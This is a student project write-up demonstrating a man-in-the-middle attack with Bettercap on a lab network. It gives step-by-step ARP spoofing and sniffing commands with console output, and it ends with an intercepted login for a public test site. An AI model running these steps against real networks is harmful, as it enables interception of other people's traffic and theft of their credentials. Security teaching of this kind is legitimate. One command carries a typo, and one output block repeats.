
Cyber Forensic & Security Solutions Project:-

MITM Attack Exploration with Bettercap

Submitted by :-**Ahatesham Mopagar**

1)What is Sniffing ?



Sniffing is the process of capturing and monitoring data packets that are passed through the network. It is used to capture the data of the victim and bettercap is a powerful tool used to perform various MITM(man in the middle) attacks on a network. Also, ARP Spoofing is a type of attack in which an attacker sends false ARP (Address Resolution Protocol) messages over a LAN(local area network).

2)What is Bettercap ?

Bettercap is a powerful network penetration testing and security assessment tool used for network attacks and monitoring. It allows you to perform various types of network attacks and captures data such as passwords, cookies, and other sensitive information. Here’s a basic overview of how to use Bettercap along with some commands:

Installation Commands:

First, you need to install Bettercap. You can do this on Linux by running:

```
sudo apt install bettercap
```

Starting Bettercap: After installation, you can start Bettercap by running:

```
sudo bettercap
```

Command-line Options: Bettercap provides various command-line options to specify the type of attack, target, interface, etc. Here are some commonly used options:

- -I: Specify the network interface to use.
- -X: Specify the command to execute when a client connects.
- -T: Specify a target IP address or range.
- -S: Specify a subnet to scan.
- -G: Specify a gateway IP address.
- -P: Specify a port.
- -L: Specify a logging file.

let’s perform man in the middle attack (Bettercap)


•Open your Kali Linux open the terminal then type

```
•ifconfig
```

•ifconfig command will show you the all interface

•(!) find which interface you what to attacks *wlan0* or *eth0* then follow the step (Root Access Required).

```
•sudo bettercap -iface eth0
```




```
┌──(root㉿kali)-[/home/kali]
└─# bettercap -iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.21.0) [type 'help' for a list of commands]

192.168.147.0/24 > 192.168.147.209  » [05:38:24] [sys.log] [inf] gateway monitor started ...
```

To execute a Man-In-The-Middle attack, identify devices connected to the network using the bettercap module ***net.probe***, which can be found by typing help on the bettercap terminal.

To run ***net.probe on***, type on and it will scan network devices. To display them in tabular format, type net.show.


```
net.probe on
```



```
192.168.147.0/24 > 192.168.147.209  » net.probe on
192.168.147.0/24 > 192.168.147.209  » [05:38:53] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.147.0/24 > 192.168.147.209  » [05:38:53] [endpoint.new] endpoint 192.168.147.84 detected as 48:68:4a:28:28:0a (Intel Corporate).
192.168.147.0/24 > 192.168.147.209  » [05:38:53] [sys.log] [inf] net.probe probing 256 addresses on 192.168.147.0/24
```

To show all the devices that are connected to the same network with their IP, MAC, Name, etc. Now we need to copy the IP address of the devices on which we want to sniff.

```
net.show
```




```
192.168.147.0/24 > 192.168.147.209  » net.show

┌─────────────────┬───────────────────┬─────────┬───────────────────────────┬────────┬────────┬──────────┐
│      IP ▴       │        MAC        │  Name   │          Vendor           │  Sent  │ Recvd  │   Seen   │
├─────────────────┼───────────────────┼─────────┼───────────────────────────┼────────┼────────┼──────────┤
│ 192.168.147.209 │ 08:00:27:21:b1:d0 │ eth0    │ PCS Computer Systems GmbH │ 0 B    │ 0 B    │ 05:38:24 │
│ 192.168.147.46  │ 82:ae:e8:3b:0a:e7 │ gateway │                           │ 1.1 kB │ 1.0 kB │ 05:38:24 │
│                 │                   │         │                           │        │        │          │
│ 192.168.147.84  │ 48:68:4a:28:28:0a │         │ Intel Corporate           │ 480 B  │ 368 B  │ 05:39:18 │
└─────────────────┴───────────────────┴─────────┴───────────────────────────┴────────┴────────┴──────────┘

↑ 46 kB / ↓ 118 kB / 2567 pkts
```

In order to attack both the targets and the gateway, we will have to set arp.spoof.fullduplex to true.

```
set arp.soopf.fullduplex true
```




```
192.168.147.0/24 > 192.168.147.209  » set arp.spoof.fullduplex true
192.168.147.0/24 > 192.168.147.209  » set arp.spoof.targets 192.168.147.84
192.168.147.0/24 > 192.168.147.209  »  arp.spoof on
[05:41:08] [sys.log] [inf] arp.spoof enabling forwarding
192.168.147.0/24 > 192.168.147.209  » [05:41:08] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechani
192.168.147.0/24 > 192.168.147.209  » [05:41:08] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.147.0/24 > 192.168.147.209  » net.sniff on
```

Set the target to the IP you can add any number of IPs here by using

```
set arp.spoof.targets <target ip>
```

•Start the ARP spoofer


```
arp.spoof on
```



```
192.168.147.0/24 > 192.168.147.209  » set arp.spoof.fullduplex true
192.168.147.0/24 > 192.168.147.209  » set arp.spoof.targets 192.168.147.84
192.168.147.0/24 > 192.168.147.209  »  arp.spoof on
[05:41:08] [sys.log] [inf] arp.spoof enabling forwarding
192.168.147.0/24 > 192.168.147.209  » [05:41:08] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechani
192.168.147.0/24 > 192.168.147.209  » [05:41:08] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.147.0/24 > 192.168.147.209  » net.sniff on
```

Result

Target Machine



TEST and Demonstration site for Acunetix Web Vulnerability Scanner


If you are already registered please enter your login information below:

Username : test

Password : ••••

You can also signup here.
Signup disabled. Please use the username test and the password test.

Attacker Machine



```
192.168.147.0/24 > 192.168.147.209  » [05:41:39] [net.sniff.http.request] http 192.168.147.84 POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Origin: http://testphp.vulnweb.com
Cookie: login=test%2Ftest
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Length: 20
Connection: keep-alive

uname=test&pass=test
```

Here you can see all request are seen by a third party (attacker) .

Attacker easily gain Access To Username and Password